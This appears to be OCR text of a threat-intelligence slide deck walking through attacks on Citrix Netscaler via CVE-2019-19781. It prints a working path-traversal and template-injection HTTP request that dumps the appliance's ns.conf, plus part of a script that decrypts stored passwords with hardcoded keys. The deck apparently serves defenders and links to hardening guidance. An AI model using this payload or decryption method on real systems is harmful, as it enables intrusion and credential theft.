
CITRIX NETSCALER THREAT ACTOR WALKTHROUGH


APRIL 2020

CVE-2019-19781
https://support.citrix.com/article/CTX267027

Citrix Netscaler Attack



Citrix Netscaler
Attacker establishing persistence



EXPOSED CREDENTIALS – ACCESS CONFIG FILE

POST /vpn/../vpns/portal/scripts/newbm.pl HTTP/1.1
Host: PublicIP:443
Connection: keep-alive
NSC_NONCE: 123456
NSC_USER: ../../../netscaler/portal/templates/RzTcY
Content-Length: 153
Content-Type: application/x-www-form-urlencoded

url=https%3A%2F%2Fwww.google.com&desc=%5B%25+template.new%28%7B%27BLOCK%27%3D%27print+%60cat+%2Fflash%2Fnsconfig%2Fns.conf%60%27%7D%29+%25%5D&title=RzTcY

url=https://www.google.com&desc=[% template.new({'BLOCK'='print `**cat /flash/nsconfig/ns.conf**`'}) %]&title=RzTcY

SENSITIVE INFORMATION - NS.CONFIG

Credentials | SSL Private Keys | RADIUS shared secrets | Server Names & IP addresses

```
-ldapBindDn “username” – ldapBindDnPassword “password” -encrypted
```

However, some other values in the config like LDAP bind passwords are encrypted and can be recovered as by default they are encrypted by hardcoded keys that seem to be common to all Netscalers. These static encryption keys are compliled into the `libnscli90.so` library on the appliance. As of 10.5 this

credit to: https://dozer.nz/citrix-decrypt/


```
def main():
        #Keys hardcoded into netscaler libnscli90.so
        aeskey = binascii.unhexlify("351CBE38F041320F
        rc4key = binascii.unhexlify("2286da6ca015bcd9

        if len(sys.argv) == 3:
            ciphertext = sys.argv[1]
```

Decryption of Passwords


```
>> python decitrix.py password
```

Review “Introduction to best practices for Citrix ADC MPX, VPX, and SDX security” at **https://docs.citrix.com/en-us/citrix-adc/citrix-adc-secure-deployment/secure-deployment-guide.html** or similar guides to secure the configuration or contact Citrix for the appropriate guide for your environment


Citrix Netscaler
Attacker Leveraging Exploit



